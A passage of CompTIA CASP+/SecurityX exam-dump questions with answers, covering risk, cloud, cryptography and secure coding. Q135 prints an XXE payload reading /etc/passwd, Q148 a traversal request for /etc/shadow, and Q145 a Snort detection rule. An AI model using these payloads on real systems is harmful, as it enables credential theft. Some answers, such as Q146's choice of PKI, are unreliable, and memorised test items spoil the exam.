Answer: A (LEAVE A REPLY)
Step by Step Explanation:
* Replication ensures data consistency by synchronizing copies of data across clusters. This would prevent data loss during power outages.
* Caching provides faster data retrieval but does not ensure data persistence.
* Containerization improves deployment consistency but does not address resilience or data integrity.
* Redundancy relates to additional hardware or systems but does not guarantee up-to-date data.
* High availability addresses system uptime but does not prevent data loss.
Reference: CASP+ Exam Objectives 3.7 - Design systems to ensure data integrity and availability.

NEW QUESTION: 119
A security auditor needs to review the manner in which an entertainment device operates. The auditor is analyzing the output of a port scanning tool to determine the next steps in the security review. Given the following log output.
The best option for the auditor to use NEXT is:

A. A SCAP assessment.
B. Network interception.
C. Reverse engineering
D. Fuzzing
Answer: A (LEAVE A REPLY)

NEW QUESTION: 120

The management team at a company with a large, aging server environment is conducting a server risk assessment in order to create a replacement strategy. The replacement strategy will be based upon the likelihood a server will fail, regardless of the criticality of the application running on a particular server. Which of the following should be used to prioritize the server replacements?

A. SLE
B. MTTR
C. TCO
D. MTBF
E. MSA
Answer: (SHOW ANSWER)
To prioritize server replacements based on the likelihood of failure, the MTBF (Mean Time Between Failures) metric is most appropriate. MTBF provides a measure of the average time a server or system is expected to operate before experiencing failure. This allows the management team to assess which servers are more likely to fail soon, irrespective of the application criticality, and thus should be replaced first. CASP+ highlights the use of MTBF in hardware lifecycle management and risk assessments.
References:
CASP+ CAS-004 Exam Objectives: Domain 1.0 - Risk Management (MTBF in Hardware Lifecycle) CompTIA CASP+ Study Guide: Server Risk Assessments Using MTBF and Reliability Metrics

NEW QUESTION: 121
A software development company makes Its software version available to customers from a web portal. On several occasions, hackers were able to access the software repository to change the package that is automatically published on the website. Which of the following would be the BEST technique to ensure the software the users download is the official software released by the company?
A. Email the software link to all customers.
B. Distribute the software via a third-party repository.
C. Display the SHA checksum on the website.
D. Close the web repository and deliver the software via email.
Answer: (SHOW ANSWER)

NEW QUESTION: 122
A security engineer needs to recommend a solution that will meet the following requirements:
Identify sensitive data in the provider's network
Maintain compliance with company and regulatory guidelines
Detect and respond to insider threats, privileged user threats, and compromised accounts
Enforce datacentric security, such as encryption, tokenization, and access control Which of the following solutions should the security engineer recommend to address these requirements?
A. WAF
B. CASB
C. SWG
D. DLP
Answer: (SHOW ANSWER)
DLP (data loss prevention) is a solution that can meet the following requirements: identify sensitive data in the provider's network, maintain compliance with company and regulatory guidelines, detect and respond to insider threats, privileged user threats, and compromised accounts, and enforce data-centric security, such as encryption, tokenization, and access control. DLP can monitor, classify, and protect data in motion, at rest, or in use, and prevent unauthorized disclosure or exfiltration. WAF (web application firewall) is a solution that can protect web applications from common attacks, such as SQL injection or cross-site scripting, but it does not address the requirements listed. CASB (cloud access security broker) is a solution that can enforce policies and controls for accessing cloud services and applications, but it does not address the requirements listed. SWG (secure web gateway) is a solution that can monitor and filter web traffic to prevent malicious or unauthorized access, but it does not address the requirements listed. Verified References: https://www.
comptia.org/blog/what-is-data-loss-prevention https://partners.comptia.org/docs/default-source/resources/casp- content-guid

NEW QUESTION: 123
An IT administrator is reviewing all the servers in an organization and notices that a server is missing crucial practice against a recent exploit that could gain root access.
Which of the following describes the administrator's discovery?
A. A vulnerability
B. A threat
C. A breach
D. A risk
Answer: A (LEAVE A REPLY)
Reference: https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained

NEW QUESTION: 124
A security administrator needs to recommend an encryption protocol after a legacy stream cipher was deprecated when a security flaw was discovered. The legacy cipher excelled at maintaining strong cryptographic security and provided great performance for a streaming video service. Which of the following AES modes should the security administrator recommend given these requirements?
A. CTR
B. ECB
C. OF8
D. GCM
Answer: (SHOW ANSWER)
Galois/Counter Mode (GCM) is an AES mode of operation that provides both confidentiality and data integrity. It is well-suited for processing streams of data, making it ideal for streaming video services. GCM is known for its strong cryptographic security and good performance, which aligns with the legacy cipher's characteristics and the streaming service's requirements.

NEW QUESTION: 125
A cloud security architect has been tasked with selecting the appropriate solution given the following:
* The solution must allow the lowest RTO possible.
* The solution must have the least shared responsibility possible.
* Patching should be a responsibility of the CSP.
Which of the following solutions can BEST fulfill the requirements?
A. Paas
B. laas
C. Private
D. Saas
Answer: (SHOW ANSWER)
SaaS, or software as a service, is the solution that can best fulfill the requirements of having the lowest RTO possible, the least shared responsibility possible, and patching as a responsibility of the CSP. SaaS is a cloud service model that provides users with access to software applications hosted and managed by the CSP over the internet. SaaS has the lowest RTO (recovery time objective), which is the maximum acceptable time for restoring a system or service after a disruption, because it does not require any installation, configuration, or maintenance by the users. SaaS also has the least shared responsibility possible because most of the security aspects are handled by the CSP, such as patching, updating, backup, encryption, authentication, etc.
References: [CompTIA CASP+ Study Guide, Second Edition, pages 403-404]

NEW QUESTION: 126

A systems administrator is in the process of hardening the host systems before connecting to the network. The administrator wants to add protection to the boot loader to ensure the hosts are secure before the OS fully boots.
Which of the following would provide the BEST boot loader protection?
A. TPM
B. HSM
C. PKI
D. UEFI/BIOS
Answer: (SHOW ANSWER)
A TPM (trusted platform module) is a hardware device that can provide boot loader protection by storing cryptographic keys and verifying the integrity of the boot process. An HSM (hardware security module) is similar to a TPM, but it is used for storing keys for applications, not for booting. A PKI (public key infrastructure) is a system of certificates and keys that can provide encryption and authentication, but not boot loader protection. UEFI/BIOS are firmware interfaces that control the boot process, but they do not provide protection by themselves. Verified References: https://www.comptia.org/blog/what-is-a-tpm-trusted-platform- module https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 127
A company is looking to fortify its cybersecurity defenses and is focusing on its network infrastructure. The solution cannot affect the availability of the company's services to ensure false positives do not drop legitimate traffic.
Which of the following would satisfy the requirement?
A. NIDS
B. NIPS
C. WAF
D. Reverse proxy
Answer: (SHOW ANSWER)
Reference: https://subscription.packtpub.com/book/networking-and-servers/9781782174905/5/ch05lvl1sec38
/differentiating-between-nids-and-nips
https://owasp.org/www-community/controls/Intrusion_Detection
A NIDS (Network Intrusion Detection System) is a security solution that monitors network traffic for signs of malicious activity, such as attacks, intrusions, or policy violations. A NIDS does not affect the availability of the company's services because it operates in passive mode, which means it does not block or modify traffic.
Instead, it alerts the network administrator or other security tools when it detects an anomaly or threat.
References: https://www.cisco.com/c/en/us/products/security/what-is-network-intrusion-detection-system.
html https://www.imperva.com/learn/application-security/network-intrusion-detection-system-nids/

NEW QUESTION: 128
Ann, a CIRT member, is conducting incident response activities on a network that consists of several hundred virtual servers and thousands of endpoints and users. The network generates more than 10,000 log messages per second. The enterprise belong to a large, web-based cryptocurrency startup, Ann has distilled the relevant information into an easily digestible report for executive management . However, she still needs to collect evidence of the intrusion that caused the incident. Which of the following should Ann use to gather the required information?
A. Ledger analysis software
B. Traffic interceptor log analysis
C. Proof of work analysis
D. Log reduction and visualization tools
Answer: (SHOW ANSWER)

NEW QUESTION: 129
A security analyst is designing a touch screen device so users can gain entry into a locked room by touching buttons numbered zero through nine in a specific numerical sequence. The analyst designs the keypad so that the numbers are randomly presented to the user each time the device is used. Which of the following best describes the design trade-offs? (Select two.)
A. The risk of someone overseeing a pattern as a user enters the numbers is decreased.
B. The routines to generate the random sequences are trivial to implement.
C. This design makes entering numbers more difficult for users.
D. The device needs to have additional power to compute the numbers.
E. End users will have a more difficult time remembering the access numbers.
F. Weak or easily guessed access numbers are more likely.
Answer: (SHOW ANSWER)
Step by Step Explanation:
* A: Randomizing the keypad reduces the risk of shoulder-surfing attacks by eliminating predictable patterns.
* C: Randomization increases the cognitive load on users, making it harder to input numbers quickly.
* D: Additional computational power is minimal and not typically a trade-off.
* E and F: Remembering access numbers or weak passwords are unrelated to keypad randomization.
Reference: CASP+ Exam Objectives 3.4 - Evaluate usability and security trade-offs in design.

NEW QUESTION: 130

A company hired a third party to develop software as part of its strategy to be quicker to market. The company's policy outlines the following requirements:
https://i.postimg.cc/8P9sB3zx/image.png
The credentials used to publish production software to the container registry should be stored in a secure location.
Access should be restricted to the pipeline service account, without the ability for the third-party developer to read the credentials directly.
Which of the following would be the BEST recommendation for storing and monitoring access to these shared credentials?

A. TPM
B. Local secure password file
C. MFA
D. Key vault
Answer: (SHOW ANSWER)
Reference: https://docs.microsoft.com/en-us/windows/security/information-protection/tpm/tpm-fundamentals A key vault is a service that provides secure storage and management of keys, secrets, and certificates. It can be used to store credentials used to publish production software to the container registry in a secure location, and restrict access to the pipeline service account without allowing the third-party developer to read the credentials directly. A TPM (trusted platform module) is a hardware device that provides cryptographic functions and key storage, but it is not suitable for storing shared credentials. A local secure password file is a file that stores passwords in an encrypted format, but it is not as secure or scalable as a key vault. MFA (multi- factor authentication) is a method of verifying the identity of a user or device by requiring two or more factors, but it does not store credentials. Verified References: https://www.comptia.org/blog/what-is-a-key- vault https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 131
A recent security assessment generated a recommendation to transition Wi-Fi to WPA2/WPA3 Enterprise requiring EAP-TLS. Which of the following conditions must be met for the organization's mobile devices to be able to successfully join the corporate wireless network?
A. Client computer X.509 certificates have been installed.
B. Supplicants are configured to provide a 64-bit authenticator.
C. A hardware TOTP token has been issued to mobile users.
D. The device's IPSec configuration matches the VPN concentrator.
Answer: (SHOW ANSWER)
For an organization transitioning its Wi-Fi to WPA2/WPA3 Enterprise with EAP-TLS, X.509 certificates are crucial. EAP-TLS (Extensible Authentication Protocol-Transport Layer Security) is a certificate-based authentication protocol, and for it to work, both the client and server must have valid X.509 certificates. This ensures that the mobile devices can authenticate themselves securely to the wireless network. Other options like IPSec configurations or TOTP tokens are not relevant in the context of EAP-TLS wireless authentication.

CASP+ highlights the importance of certificate management in secure wireless authentication protocols.
References:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (Wireless Authentication and EAP-TLS) CompTIA CASP+ Study Guide: Certificate Management for EAP-TLS

NEW QUESTION: 132
A user forwarded a suspicious email to a security analyst for review. The analyst examined the email and found that neither the URL nor the attachment showed any indication of malicious activities. Which of the following intelligence collection methods should the analyst use to confirm the legitimacy of the email?
A. HUMINT
B. UEBA
C. OSINT
D. RACE
Answer: (SHOW ANSWER)
Open-source intelligence (OSINT) refers to the collection and analysis of information that is gathered from public, or open, sources. In the context of confirming the legitimacy of an email, OSINT could involve checking online databases, public records, or using search engines to find information related to the email's domain, the sender, links included in the email, or file hashes of attachments. This method can help determine if the email is part of a known phishing campaign or if it has been flagged by others as suspicious.

NEW QUESTION: 133
An ASIC manufacturer wishing to best reduce downstream supply chain risk can provide validation instructions for consumers that:
A. Leverage physically uncloneable functions.
B. Analyze an emplaced holographic icon on the board.
C. Include schematics traceable via X-ray interrogation.
D. Incorporate MD5 hashes of the ASIC design file.
Answer: (SHOW ANSWER)
Physically uncloneable functions (PUFs) are hardware-based features that leverage intrinsic physical properties of chips to create unique, non-reproducible identifiers. This reduces supply chain risks by enabling robust authentication and counterfeit prevention. This method aligns withCASP+ objective 4.3, which focuses on secure hardware design and supply chain risk management, ensuring authenticity and integrity of hardware components.

NEW QUESTION: 134

A security architect was asked to modify an existing internal network design to accommodate the following requirements for RDP:
* Enforce MFA for RDP
* Ensure RDP connections are only allowed with secure ciphers.
The existing network is extremely complex and not well segmented. Because of these limitations, the company has requested that the connections not be restricted by network-level firewalls Of ACLs.
Which of the following should the security architect recommend to meet these requirements?
A. Implement a reverse proxy for remote desktop with a secure cipher configuration enforced.
B. Implement a bastion host with a secure cipher configuration enforced.
C. Implement a remote desktop gateway server, enforce secure ciphers, and configure to use OTP
D. Implement a GPO that enforces TLS cipher suites and limits remote desktop access to only VPN users.
Answer: (SHOW ANSWER)
A remote desktop gateway server is a solution that allows users to connect to remote desktops or applications over the internet using the Remote Desktop Protocol (RDP). A remote desktop gateway server can enforce MFA for RDP by integrating with Azure AD MFA using theNetwork Policy Server (NPS) extension. The NPS extension can send an OTP (one-time password) to the user's phone or mobile app as a second factor of authentication. A remote desktop gateway server can also enforce secure ciphers by configuring the SSL Cipher Suite Order Group Policy setting to specify the preferred order of cipher suites for TLS/SSL connections. Verified References:
https://docs.microsoft.com/en-us/windows-server/remote/remote-desktop-services/rds-plan-access-from- anywhere
https://docs.microsoft.com/en-us/azure/active-directory/authentication/howto-mfa-nps-extension-rdg
https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry-settings#ssl-cipher-suite-order

NEW QUESTION: 135
A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:
php-template
CopyEdit
<!DOCTYPE doc [
<!ELEMENT doc ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
<doc>&xxe;</doc>
]>
Which of the following wouldbestmitigate this vulnerability?

A. CAPTCHA
B. Input validation
C. Data encoding
D. Network intrusion prevention
Answer: (SHOW ANSWER)
Comprehensive and Detailed in-Depth Explanation:
Understanding the Vulnerability:
The payload presented is a classic example of anXML External Entity (XXE) attack.
In this attack, an attacker exploits improperly configured XML parsers to includeexternal entitiesthat can read sensitive files, such as/etc/passwdon Linux systems.
XXE vulnerabilities occur when:
XML input containing aDOCTYPEdeclaration is processed.
The parser is configured to resolve external entities.
Why the Correct Answer is B (Input validation):
Input validationis the most effective way to prevent XXE attacks.
Proper validation ensures thatmalicious XML entities are not accepted or processed.
Techniques to mitigate XXE include:
Disabling DTDs (Document Type Definitions)in XML parsers.
Implementingsecure parser configurationsthat do not process external entities.
Performingschema validationto restrict allowed XML elements.
Many modern XML parsers provide options todisable external entity processingentirely, significantly reducing the risk of XXE.
Why the Other Options Are Incorrect:
A: CAPTCHA:
CAPTCHAs prevent automated bots from interacting with web forms but donot mitigate XML parser vulnerabilities.
CAPTCHAs addressautomated input, notmalicious payloads.
C: Data encoding:
Encoding data can preventinjection attacks, such as XSS, but it does not specifically address the issue ofexternal entity resolutionin XML.
Encoding cannot prevent the parser from interpretingDOCTYPEor external entity references.
D: Network intrusion prevention:
AnNIPS (Network Intrusion Prevention System)may detect some XXE attempts but isnot the primary method of prevention.
Relying solely on network-level security does not address theapplication-layer vulnerabilityitself.
Additional Best Practices:
Use libraries or frameworks that do not support XML parsing oruse safer alternatives like JSON.
Regularly update XML parsers to the latest version to patch known vulnerabilities.
Conductregular security testing(like dynamic analysis) to identify XXE risks.
Extract from CompTIA SecurityX CAS-005 Study Guide:

According to theCompTIA SecurityX CAS-005 Official Study Guide, XXE vulnerabilities can be mitigated bydisabling external entity processingand using strict input validation to control what types of data are accepted. The guide emphasizes thatproperly configured XML parsersare critical for preventing such attacks, aligning with OWASP guidelines.

NEW QUESTION: 136
An organization performed a risk assessment and discovered that less than 50% of its employees have been completing security awareness training. Which of the following should the Chief Information Security Officer highlight as an area of Increased vulnerability in a report to the management team?
A. Social engineering
B. Third-party compromise
C. APT targeting
D. Pivoting
Answer: (SHOW ANSWER)
The Chief Information Security Officer (CISO) should highlight social engineering as an area of increased vulnerability due to the lack of completion of security awareness training by employees. Social engineering attacks exploit human behavior, and employees who are not adequately trained are more likely to fall victim to phishing, pretexting, and other types of social engineering tactics. Increasing awareness and training helps employees recognize and respond appropriately to these threats.
References:
* CompTIA CASP+ CAS-004 Exam Objectives: Section 4.3: Understand how to conduct risk management activities.
* CompTIA CASP+ Study Guide, Chapter 9: Risk Management and Incident Response.

NEW QUESTION: 137
A company Invested a total of $10 million lor a new storage solution Installed across live on-site datacenters.
Fitly percent of the cost of this Investment was for solid-state storage. Due to thehigh rate of wear on this storage, the company Is estimating that 5% will need to be replaced per year. Which of the following is the ALE due to storage replacement?

A. $50,000
B. $125,000
C. $250,000
D. $500.000
E. $51,000,000
Answer: C (LEAVE A REPLY)
TheCompTIA SecurityX CAS-005 Official Study Guidespecifies thatALEis a critical risk management metric used to understand the financial impact of a recurring loss. By accurately calculating theSingle Loss Expectancy (SLE)and considering theAnnual Rate of Occurrence (ARO), companies can make informed decisions about budgeting for potential losses.

NEW QUESTION: 138
Two companies that recently merged would like to unify application access between the companies, without initially merging internal authentication stores. Which of the following technical strategies would best meet this objective?
A. Federation
B. RADIUS
C. TACACS+
D. MFA
E. ABAC
Answer: A (LEAVE A REPLY)
Federation is the best strategy for unifying application access between two companies without merging their internal authentication stores. Federation allows users from different organizations to authenticate and access resources using their existing credentials through trusted third-party identity providers. This enables seamless access without the need to merge or consolidate internal authentication systems. CASP+ emphasizes federation as a key technology for enabling cross-organizational authentication while maintaining the integrity of separate identity stores.
References:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Federated Identity and Authentication) CompTIA CASP+ Study Guide: Federated Identity Management for Mergers and Cross-Company Access

NEW QUESTION: 139
A small company needs to reduce its operating costs. vendors have proposed solutions, which all focus on management of the company's website and services. The Chief information Security Officer (CISO) insist all available resources in the proposal must be dedicated, but managing a private cloud is not an option. Which of the following is the BEST solution for this company?
A. Community cloud service model
B. Multinency SaaS
C. Single-tenancy SaaS
D. On-premises cloud service model

Answer: (SHOW ANSWER)

A single-tenancy SaaS solution is the best solution for this company. SaaS stands for software as a service, which is a cloud-based model that allows customers to access applications hosted by a provider over the internet. A single-tenancy SaaS solution means that the company has its own dedicated instance of the application and its underlying infrastructure, which offers more control, customization, and security than a multi-tenancy SaaS solution where multiple customers share the same resources. A single-tenancy SaaS solution also eliminates the need for managing a private cloud or an on-premises infrastructure. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.ibm.com/cloud/learn/saas

NEW QUESTION: 140

The information security manager at a 24-hour manufacturing facility is reviewing a contract for potential risks to the organization. The contract pertains to the support of printers and multifunction devices during non-standard business hours. Which of the following will the security manager most likely identify as a risk?

A. Print configurations settings for locked print jobs

B. The lack of an NDA with the company that supports its devices

C. The lack of an MSA to govern other services provided by the service provider

D. The lack of chain of custody for devices prior to deployment at the company

Answer: (SHOW ANSWER)

A non-disclosure agreement (NDA) is crucial when external parties are provided access to sensitive company devices or information. The absence of an NDA poses a risk that confidential information could be disclosed by the service provider. Therefore, ensuring an NDA is in place with the company that supports sensitive devices would be a key risk identified in the contract.

NEW QUESTION: 141

A security analyst is researching containerization concepts for an organization. The analyst is concerned about potential resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources.

Which of the following core Linux concepts BEST reflects the ability to limit resource allocation to containers?

A. Union filesystem overlay

B. Cgroups

C. Linux namespaces

D. Device mapper

Answer: (SHOW ANSWER)

Cgroups (control groups) is a core Linux concept that reflects the ability to limit resource allocation to containers, such as CPU, memory, disk I/O, or network bandwidth. Cgroups can help prevent resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources, as it can enforce quotas or priorities for each container or

group of containers. Union filesystem overlay is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a technique that allows multiple filesystems to be mounted on the same mount point, creating a layered representation of files and directories. Linux namespaces is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a feature that isolates and virtualizes system resources for each process or group of processes, creating independent instances of global resources. Device mapper is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a framework that provides logical volume management, encryption, or snapshotting capabilities for block devices. Verified References: https://www.
comptia.org/blog/what-is-cgroups https://partners.comptia.org/docs/default-source/resources/casp-content- guide

NEW QUESTION: 142
A regulated company is in the process of refreshing its entire infrastructure. The company has a business- critical process running on an old 2008 Windows server. If this server fails, the company would lose millions of dollars in revenue. Which of the following actions should the company take?
A. Accept the risk as the cost of doing business.
B. Create an organizational risk register for project prioritization.
C. Implement network compensating controls.
D. Purchase insurance to offset the cost if a failure occurred.
Answer: (SHOW ANSWER)
Step by Step Explanation:
Creating an organizational risk register ensures the issue is documented and prioritized for mitigation, aligning with risk management best practices.
Accepting the risk is not advisable due to the financial implications of failure.
Implementing network compensating controls does not address server reliability.
Purchasing insurance only offsets financial risk and does not ensure system functionality.
Reference: CASP+ Exam Objectives 1.1 - Integrate risk management best practices into business processes.

NEW QUESTION: 143
A company security engineer arrives at work to face the following scenario:
1) Website defacement
2) Calls from the company president indicating the website needs to be fixed Immediately because It Is damaging the brand
3) A Job offer from the company's competitor
4) A security analyst's investigative report, based on logs from the past six months, describing how lateral movement across the network from various IP addresses originating from a foreign adversary country resulted in exfiltrated data Which of the following threat actors Is MOST likely involved?

A. Organized crime
B. Script kiddie
C. APT/nation-state
D. Competitor
Answer: (SHOW ANSWER)
An Advanced Persistent Threat (APT) is an attack that is targeted, well-planned, and conducted over a long period of time by a nation-state actor. The evidence provided in the scenario indicates that the security analyst has identified a foreign adversary, which is strong evidence that an APT/nation-state actor is responsible for the attack. Resources:
CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 5: "Advanced Persistent Threats," Wiley, 2018. https://www.wiley.com/en-us/CompTIA+Advanced+Security+Practitioner+CASP%
2B+Study+Guide%2C+2nd+Edition-p-9781119396582

NEW QUESTION: 144
A health company has reached the physical and computing capabilities in its datacenter, but the computing demand continues to increase. The infrastructure is fully virtualized and runs custom and commercial healthcare application that process sensitive health and payment information. Which of the following should the company implement to ensure it can meet the computing demand while complying with healthcare standard for virtualization and cloud computing?
A. Hybrid IaaS solution in a single-tenancy cloud
B. Pass solution in a multinency cloud
C. SaaS solution in a community cloud
D. Private SaaS solution in a single tenancy cloud.
Answer: (SHOW ANSWER)
A hybrid IaaS solution in a single-tenancy cloud is the best option for the company to meet the computing demand while complying with healthcare standards for virtualization and cloud computing. A hybrid IaaS solution allows the company to use both on-premises and cloud-based resources to scale up its capacity and performance. A single-tenancy cloud ensures that the company's data and applications are isolated from other customers and have dedicated resources and security controls. Verified References: https://www.comptia.org /training/books/casp-cas-004-study-guide , https://www.hhs.gov/hipaa/for-professionals/special-topics/cloud- computing/index.html

NEW QUESTION: 145
A security analyst has been provided the following partial Snort IDS rule to review and add into the company's Snort IDS to identify a CVE:

```
alert tcp any any -> $HOME_NET 3389 (flow:to_server,established; content:"MS_T120|00|"; fast_pattern:only)
```

Which of the following should the analyst recommend to mitigate this type of vulnerability?
A. IPSec rules
B. OS patching

C. Two-factor authentication
D. TCP wrappers
Answer: (SHOW ANSWER)
Regular operating system patching is critical to mitigating vulnerabilities. When a Snort IDS rule is provided to identify a CVE, it typically means there is a known vulnerability that can be exploited. Keeping systems updated with the latest patches helps to close off these vulnerabilities and protect against exploitation.

NEW QUESTION: 146
A company publishes several APIs for customers and is required to use keys to segregate customer data sets.
Which of the following would be BEST to use to store customer keys?
A. A trusted platform module
B. A hardware security module
C. A localized key store
D. A public key infrastructure
Answer: (SHOW ANSWER)
A public key infrastructure (PKI) is a system of certificates and keys that can provide encryption and authentication for APIs (application programming interfaces). A PKI can be used to store customer keys for accessing APIs and segregating customer data sets. A trusted platform module (TPM) is a hardware device that provides cryptographic functions and key storage, but it is not suitable for storing customer keys for APIs. A hardware security module (HSM) is similar to a TPM, but it is used for storing keys for applications, not for APIs. A localized key store is a software component that stores keys locally, but it is not as secure or scalable as a PKI. Verified References: https://www.comptia.org/blog/what-is-pki https://partners.comptia.org /docs/default-source/resources/casp-content-guide

NEW QUESTION: 147
A Chief Security Officer (CSO) is concerned about the number of successful ransomware attacks that have hit the company. The data Indicates most of the attacks came through a fake email. The company has added training, and the CSO now wants to evaluate whether the training has been successful. Which of the following should the CSO implement?
A. Simulating a spam campaign
B. Conducting a sanctioned vishing attack
C. Performing a risk assessment
D. Executing a penetration test
Answer: (SHOW ANSWER)
A spam campaign is a mass distribution of unsolicited or fraudulent emails that may contain malicious links, attachments, or requests. Spam campaigns are often used by attackers to deliver ransomware, which is a type of malware that encrypts the victim's data and demands a ransom for its decryption.

Simulating a spam campaign would allow the Chief Security Officer (CSO) to evaluate whether the training has been successful in reducing the number of successful ransomware attacks that have hit the company, because it would:
Test the employees' ability to recognize and avoid clicking on fake or malicious emails, which is one of the main vectors for ransomware infection.
Measure the effectiveness of the training by comparing the click-through rate and the infection rate before and after the training.
Provide feedback and reinforcement to the employees by informing them of their performance and reminding them of the best practices for email security.

NEW QUESTION: 148
A network administrator who manages a Linux web server notices the following traffic:
http://corr.ptia.org/.../.../.../...
/etc./shadow
Which of the following Is the BEST action for the network administrator to take to defend against this type of web attack?
A. Validate the server certificate and trust chain.
B. Validate the server input and append the input to the base directory path.
C. Validate that the server is not deployed with default account credentials.
D. Validate that multifactor authentication is enabled on the server for all user accounts.
Answer: B (LEAVE A REPLY)
The network administrator is noticing a web attack that attempts to access the /etc/shadow file on a Linux web server. The /etc/shadow file contains the encrypted passwords of all users on the system and is a common target for attackers. The attack uses a technique called directory traversal, which exploits a vulnerability in the web application that allows an attacker to access files or directories outside of the intended scope by manipulating the file path.
Validating the server input and appending the input to the base directory path would be the best action for the network administrator to take to defend against this type of web attack, because it would:
* Check the user input for any errors, malicious data, or unexpected values before processing it by the web application.
* Prevent directory traversal by ensuring that the user input is always relative to the base directory path of the web application, and not absolute to the root directory of the web server.
* Deny access to any files or directories that are not part of the web application's scope or functionality.

NEW QUESTION: 149
A high-severity vulnerability was found on a web application and introduced to the enterprise. The vulnerability could allow an unauthorized user to utilize an open-source library to view privileged user information. The enterprise is unwilling to accept the risk, but the developers cannot fix the issue right away.

Which of the following should be implemented to reduce the risk to an acceptable level until the issue can be fixed?

A. Scan the code with a static code analyzer, change privileged user passwords, and provide security training.

B. Change privileged usernames, review the OS logs, and deploy hardware tokens.

C. Implement MFA, review the application logs, and deploy a WAF.

D. Deploy a VPN, configure an official open-source library repository, and perform a full application review for vulnerabilities.

Answer: (SHOW ANSWER)

Reference: https://www.microfocus.com/en-us/what-is/sast

Implementing MFA can add an extra layer of security to protect against unauthorized access if the vulnerability is exploited. Reviewing the application logs can help identify if any attempts have been made to exploit the vulnerability, and deploying a WAF can help block any attempts to exploit the vulnerability. While the other options may provide some level of security, they may not directly address the vulnerability and may not reduce the risk to an acceptable level.

NEW QUESTION: 150

A large organization is planning to migrate from on premises to the cloud. The Chief Information Security Officer (CISO) is concerned about security responsibilities. If the company decides to migrate to the cloud, which of the following describes who is responsible for the security of the new physical datacenter?

A. Third-party assessor

B. CSP

C. Organization

D. Shared responsibility

Answer: (SHOW ANSWER)

In cloud computing models, the security of the physical data center is the responsibility of the Cloud Service Provider (CSP). The CSP is responsible for protecting the infrastructure that runs all of the services offered in the cloud, which includes the physical security of the data center.

NEW QUESTION: 151

A developer needs to implement PKI in an autonomous vehicle's software in the most efficient and labor-effective way possible. Which of the following will the developer MOST likely implement?

A. Certificate chain

B. Root CA

C. Certificate pinning

D. CRL

E. OCSP

Answer: (SHOW ANSWER)

The developer would most likely implement a Root CA in the autonomous vehicle's software. A Root CA is the top-level authority in a PKI that issues and validates certificates for subordinate CAs or end entities. A Root CA can be self-signed and embedded in the vehicle's software, which would reduce the need for external communication and verification. A Root CA would also enable the vehicle to use digital signatures and encryption for secure communication with other vehicles or infrastructure. Verified References:
https://cse.iitkgp.ac.in/~abhij/publications/PKI++.pdf
https://www.digicert.com/blog/connected-cars-need-security-use-pki
https://ieeexplore.ieee.org/document/9822667/

NEW QUESTION: 152
A security architect is working with a new customer to find a vulnerability assessment solution that meets the following requirements:
* Fast scanning
* The least false positives possible
* Signature-based
* A low impact on servers when performing a scan
In addition, the customer has several screened subnets, VLANs, and branch offices. Which of the following will best meet the customer's needs?
A. Authenticated scanning
B. Passive scanning
C. Unauthenticated scanning
D. Agent-based scanning
Answer: (SHOW ANSWER)
Agent-based scanning is best suited for environments with multiple subnets, VLANs, and branch offices, as described. It allows for fast scanning with fewer false positives, and since the agents are installed on the servers, they tend to have a lower impact on performance. This type of scanning also facilitates signature-based scanning, which is one of the customer's requirements.

NEW QUESTION: 153
A security architect examines a section of code and discovers the following:

```
char username[20]
char password[20]
gets(username)
checkUserExists(username)
```

Which of the following changes should the security architect require before approving the code for release?

A. Allow only alphanumeric characters for the username.

B. Make the password variable longer to support more secure passwords.

C. Prevent more than 20 characters from being entered.

D. Add a password parameter to the checkUserExists function.

Answer: (SHOW ANSWER)

The code snippet presents a buffer size risk where the user input (username) is accepted without limiting the number of characters, potentially leading to buffer overflow vulnerabilities. The bestsolution is to implement input validation that limits the input to a maximum of 20 characters, matching the buffer size defined in the code. This prevents overflow attacks by ensuring that user input does not exceed the allocated memory space.

Other options, like adding more parameters or allowing alphanumeric characters, do not directly address the root cause of buffer overflow vulnerabilities. CASP+ stresses the importance of proper input validation and bounds checking as critical security measures.

References:

CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Input Validation and Buffer Overflow Prevention) CompTIA CASP+ Study Guide: Secure Coding Practices and Input Validation Techniques

NEW QUESTION: 154

An organization is deploying a container-based application that requires persistence of sensitive information on the filesystem. The filesystem will be deployed into a cloud environment. The information that will persist will include PHI (Protected Health Information). Which of the following solutions would be best to ensure confidentiality of information at rest?

A. Triple DES

B. AES-GCM

C. RSA

D. TLS

E. RIPEMD

Answer: (SHOW ANSWER)

AES-GCM (Advanced Encryption Standard - Galois/Counter Mode)is a symmetric encryption standard that provides bothconfidentialityandintegrity, making it ideal for encrypting sensitive information like PHI at rest in a cloud environment.

Triple DESis outdated and less secure compared to modern standards like AES.

RSAis an asymmetric encryption standard better suited for encrypting small data (e.g., keys) rather than bulk data like a filesystem.

TLSis a protocol for securing data in transit, not at rest.
RIPEMDis a cryptographic hash function and does not provide encryption, which is required to ensure confidentiality.
References:
CompTIA CASP+ Exam Objective 2.1: Implement cryptographic solutions to protect sensitive data.
CASP+ Study Guide, 5th Edition, Chapter 9, Encryption Standards.

NEW QUESTION: 155
A company is preparing to deploy a global service.
Which of the following must the company do to ensure GDPR compliance? (Choose two.)
A. Inform users regarding what data is stored.
B. Provide opt-in/out for marketing messages.
C. Provide data deletion capabilities.
D. Provide optional data encryption.
E. Grant data access to third parties.
F. Provide alternative authentication techniques.
Answer: (SHOW ANSWER)
The main rights for individuals under the GDPR are to:
allow subject access
have inaccuracies corrected
have information erased
prevent direct marketing
prevent automated decision-making and profiling
allow data portability (as per the paragraph above)
